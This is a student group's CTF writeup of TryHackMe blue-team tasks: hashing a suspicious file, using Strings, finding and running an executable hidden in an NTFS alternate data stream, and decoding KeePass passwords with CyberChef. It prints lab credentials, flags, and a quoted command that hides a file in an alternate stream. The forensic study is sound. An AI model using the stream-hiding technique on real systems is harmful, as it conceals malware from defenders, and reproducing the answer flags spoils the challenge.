PSP0201

Week 6

Writeup

Group Name: Sunny

Members:

ID	Name	Role
1211104248	Lew Chun Men	Leader
1211102048	Nur Aqilah Marsya Binti Abdul Halim	Member
1211103274	Nur Insyirah Binti Abd Jalin	Member
1211101070	Hazrel Idlan bin Hafizal	Member

Day 21: Blue Teaming – Time for some ELForensics


Tools used: Remote Desktop Connection, Powershell

Tutorial/Walkthrough:


Question 1 - Read the contents of the text file within the Documents folder. What is the file hash for db.exe?

First, we need to login into remote computer.

To do that, we will use Remote Desktop Connection




Then make your way towards Documents in File Explorer. There you will find 'dbfilehash' file. Open the text file and you will get the bash for db.exe file.



As we can see the hash for db.exe is **596690FFC54AB6101932856E6A78E3A1**

Question 2 - What is the file hash of the mysterious executable within the Documents folder?

To obtain the hash, we need to use the command '`Get-FileHash -Algorithm MD5 file.txt`', and change file.txt to deebee.exe.



As we can see the hash for deebe.exe is **5F037501FB542AD2D9B06EB12AED09F0**

Question 3 - Using Strings find the hidden flag within the executable?

To find the hidden flag in the executable, we can use Strings.exe. We need to put in '`c:\Tools\strings64.exe -accepteula file.exe`' into the Powershell and replace file.exe with deebee.exe

```
PS C:\Users\littlehelper\Documents> c:\Tools\strings64.exe -accepteula deebee.exe

Strings v2.53 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

!This program cannot be run in DOS mode.
SLH
.text
`.rsrc
@.reloc
&*"
BSJB
v4.0.30319
#Strings
#US
#GUID
#Blob
c.#1.+x.3x.;x.C1.K~.Sx.[x.c
<Module>
mscorlib
Thread
deebee
Console
```

After you run the command, you will get bunch of output from the executable. If you scroll through the output you will notice a flag hidden in there.

```
DebuggingModes
args
Object
Accessing the Best Festival Company Database...
Done.
Using SSO to log in user...
Loading menu, standby...
THM{f6187e6cbeb1214139ef313e108cb6f9}
Set-Content -Path .\lists.exe -value $(Get-Content $(Get-Command C:\Users\littlehelper\D
ocuments\db.exe).Path -ReadCount 0 -Encoding Byte) -Encoding Byte -Stream hidedb
Hahaha .. guess what?
Your database connector file has been moved and you'll never find it!
I guess you can't query the naughty list anymore!
>;^P
z\V
WrapNonExceptionThrows
deebee
Copyright
  2020
$c8374a1e-384f-4cf2-b8c0-81f74ec36ab2
```

The flag that we got is **THM{f6187e6cbeb1214139ef313e108cb6f9}**


Question 4 - What is the flag that is displayed when you run the database connector file?

Through the previous output we know that deebee.exe have another stream of data, we can find it out using '`Get-Item -Path file.exe -Stream *`' command. After we run it, we will get the following output .

```
PS C:\Users\littlehelper\Documents> Get-Item -Path deebee.exe -Stream *


PSPath        : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\d
                eebee.exe::$DATA
PSParentPath  : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents
PSChildName   : deebee.exe::$DATA
PSDrive       : C
PSProvider    : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName      : C:\Users\littlehelper\Documents\deebee.exe
Stream        : :$DATA
Length        : 5632

PSPath        : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\d
                eebee.exe:hidedb
PSParentPath  : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents
PSChildName   : deebee.exe:hidedb
PSDrive       : C
PSProvider    : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName      : C:\Users\littlehelper\Documents\deebee.exe
Stream        : hidedb
Length        : 6144
```

We now know that another stream name is called hidedb. Now we can use the command '`wmic process call create $(Resolve-Path file.exe:streamname)`' where file.exe we change to deebee.exe and streamname into hidedb. Then we run the command.

```
PS C:\Users\littlehelper\Documents> wmic process call create $(Resolve-Path ./deebee.exe
:hidedb)
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 4292;
        ReturnValue = 0;
};
```



As we can see, the flag that we obtain from the hidden file
THM{3088731ddc7b9fdeccaed982b07c297c}

Thought process/ Methodology

One of the little helpers realize that the database connector files has been replaced. Someone has been hinting that the files were moved to another location. We are assigned to find the database connector file. First, we connect to the remote machine use Remote Desktop Connect using given information. After we successfully connect to the machine, we go through Documents folder in the file explorer. There we will see 2 files, one txt file and one exe file. Open the txt file and we will see the hash for db.exe file which is 596690FFC54AB6101932856E6A78E3A1. Then,we will use Get-FileHash command to find the hash for the exe file which is 5F037501FB542AD2D9B06EB12AED09F0. We then use Stringse.exe to scan through the executable file which we will found a flag THM{f6187e6cbeb1214139ef313e108cb6f9}. We found out that the file has another stream of data. We will then use Get-Item command to view Alternate Data Streams. It shows that there is another data stream called hidedb. We now can run the executable file that is hiding within ADS and will get the flag of THM{3088731ddc7b9fdeccaed982b07c297c}


Day 22: Blue Teaming - Elf McEager becomes CyberElf


Tools used: THM Attackbox, Remmina, Firefox, Keepass, Cyberchef

Tutorial/Walkthrough:


Q1: What is the password to the KeePass database?

To get to the Keepass database, we must first connect to our target machine by using Remmina. We can use the username and password provided which is, **Administrator** and **sn0wF!akes!!!** , and set RemoteFX as the colour depth.






When it is successfully connected, there is a folder, **dGhlZ3JpbmNod2FzaGWyZQ==**, on the left side of the desktop. Open the folder and we can see the Keepass application.



We will be greeted with the app dashboard after opening it and prompted for the master key to get in. The folder name looks weird so we will try to decode it on CyberChef by using the Magic as the recipe.



After baking, we are left with **thegrinchwashere** as the output. Try using this phrase as the master key on Keepass and we should be able to get into the database.

Output

tim
lengt
line

Recipe (click to load)	Result snippet
From_Base64('A-Za-z0-9+/=',true,false)	thegrinchwashere


Q2: What is the encoding method listed as the 'Matching ops'?

From CyberChef, we can see that the folder name is encoded from **Base64.**


Result snippet	Properties
thegrinchwashere	Possible languages: English German Dutch Indonesian Matching ops: From Base64,

Q3: What is the note on the hiya key?

Right after logging into Keepass, we can see the title of hiya.




To get the note, double click on the hiya key and we should already be able to see the note saved, which is **Your passwords are now encoded. You will never get access to your systems! Hahaha >:^P**




Q4: What is the decoded password value of the Elf Server?

Under the Network option, we can find the Elf Server there. If we look at the notes, it says “HEXtra step to decrypt”, so this might be the hint.




Now we can use CyberChef to decode the password for us by using From Hex recipe.



After baking, we are left with sn0wM4n! as the decoded password.


Q5: What was the encoding used on the Elf Server password?

The answer for this question can be obtain from the notes on Elf Server.




Q6: What is the decoded password value for Elf Mail?

When we have found the Elf Mail, we can see the note says “Entities”, so we can use this as a clue to decode the password on CyberChef later on.




After using the recipe “HTML Entity” on CyberChef, we can already get the decoded password for Elf Mail which is **ic3Skating!**




Q7: What is the username:password pair of Elf Security System?

We can find Elf Security System in the recycle bin. After opening it, we can get the username and password which is **superelfadmin:nothinghere**




Q8: Decode the last encoded value. What is the flag?


From the Elf Security System notes, there is a very long code with a lot of numbers. The code has “String.fromCharCode” which can be a clue to use.




To know the delimiter and base used, we can get this from the question hint.



After baking the code on CyberChef, we are still left with a quite long code so this might mean that we have to double decode this.






We can double decode this by dragging another same recipe with same delimiter and base. This time, we are left with a GitHub link.

After visiting the link on browser, we can already get the flag which is

THM{657012dcf3d1318dca0ed864f0e70535}



Thought Process/Methodology:


To complete today's task, we need to connect with Remmina by using the username and password given. After the it is successfully connected, we can open the folder at the left side of the desktop. There is an executable called KeePass but a master key is required to get into the database. We then decode the folder name on CyberChef by using the Magic recipe as the name looks weird. Turns out the grinch left the master key to the database in the folder name so we can now log into KeePass. After logging in, we can immediately see a title of hiya with a long note. Under the Network option, we are able to see the Elf Server with its password and note. Using the note as a hint, we can quickly decode the password on CyberChef. We used the same step to decode the password for Elf Mail as there is a hint left at the note too. We then look into the recycle bin to get the last flag. A quite long code was left under the note, and using the question hint, we then decoded it on CyberChef. However, we are left with another long code so we needed to double decode it to finally get a GitHub link. After visiting the link, we can immediately see a THM flag.

Day 23 : Blue Teaming – The Grinch strikes again!


Tools used : THM Attackbox, Remmina

Tutorial / walkthrough :


Question 1 : What does the wallpaper say?
Once we deploy the machine, we will use Remmina to connect to the remote machine via Remote Desktop Protocol (RDP).



After launching Remmina, we will click the ellipsis button and choose the Preferences options.

